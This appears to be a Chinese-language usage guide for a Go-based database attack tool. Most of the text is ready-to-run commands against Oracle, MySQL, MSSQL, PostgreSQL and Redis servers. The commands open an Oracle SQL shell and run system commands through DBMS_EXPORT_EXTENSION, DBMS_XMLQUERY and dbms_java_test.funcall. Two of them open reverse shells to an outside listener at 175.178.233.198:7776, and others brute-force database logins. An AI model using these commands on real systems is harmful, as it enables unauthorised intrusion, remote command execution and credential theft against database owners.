
Windows下安装方法
解压下载的instantclient_21_8压缩包,将解压路径添加到系统变量path
 Linux下正常支持Redis、Mysql、SQL Server、Postgresql,如想使用Oracle功能需要安装Oracle客户端驱动。在Kali下所有功能可完美运行
获取sql shell
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser test -pwd "1qaz@WSX" -sid helowin -cli


DBMS_Export_Extention循环执行命令
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -dee -console
DBMS_Export_Extention执行单条命令
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -dee -docmd -cmd "whoami"

DBMS_Export_Extention反弹shell
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -lhost 175.178.233.198 -lport 7776 -dee -re



DBMS_XMLQUERY循环执行系统命令
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -dx -console
DBMS_XMLQUERY执行单条系统命令
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -dx -docmd -cmd "whoami"

卸载命令执行函数
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -del

dbms_java_test.funcall反弹shell
go run .\main.go -oracle -rhost 192.168.111.139 -rport 1521 -ruser system -pwd "1qaz@WSX" -sid lhr10g -lhost 175.178.233.198 -lport 7776 -fc


爆破数据库账号密码
Mysql
go run .\main.go -rhost 192.168.111.206 -rport 3306 -crack -m mysql


MSSQL
go run .\main.go -rhost 192.168.111.223 -rport 1433 -crack -m mssql

Postgresql
go run .\main.go -rhost 192.168.111.211 -rport 5432 -crack -m postgresql
Redis
go run .\main.go -rhost 192.168.111.211 -rport 6379 -crack -m redis

Oracle
go run .\main.go -rhost 192.168.111.211 -rport 1521 -crack -m oracle

 Hel10-Web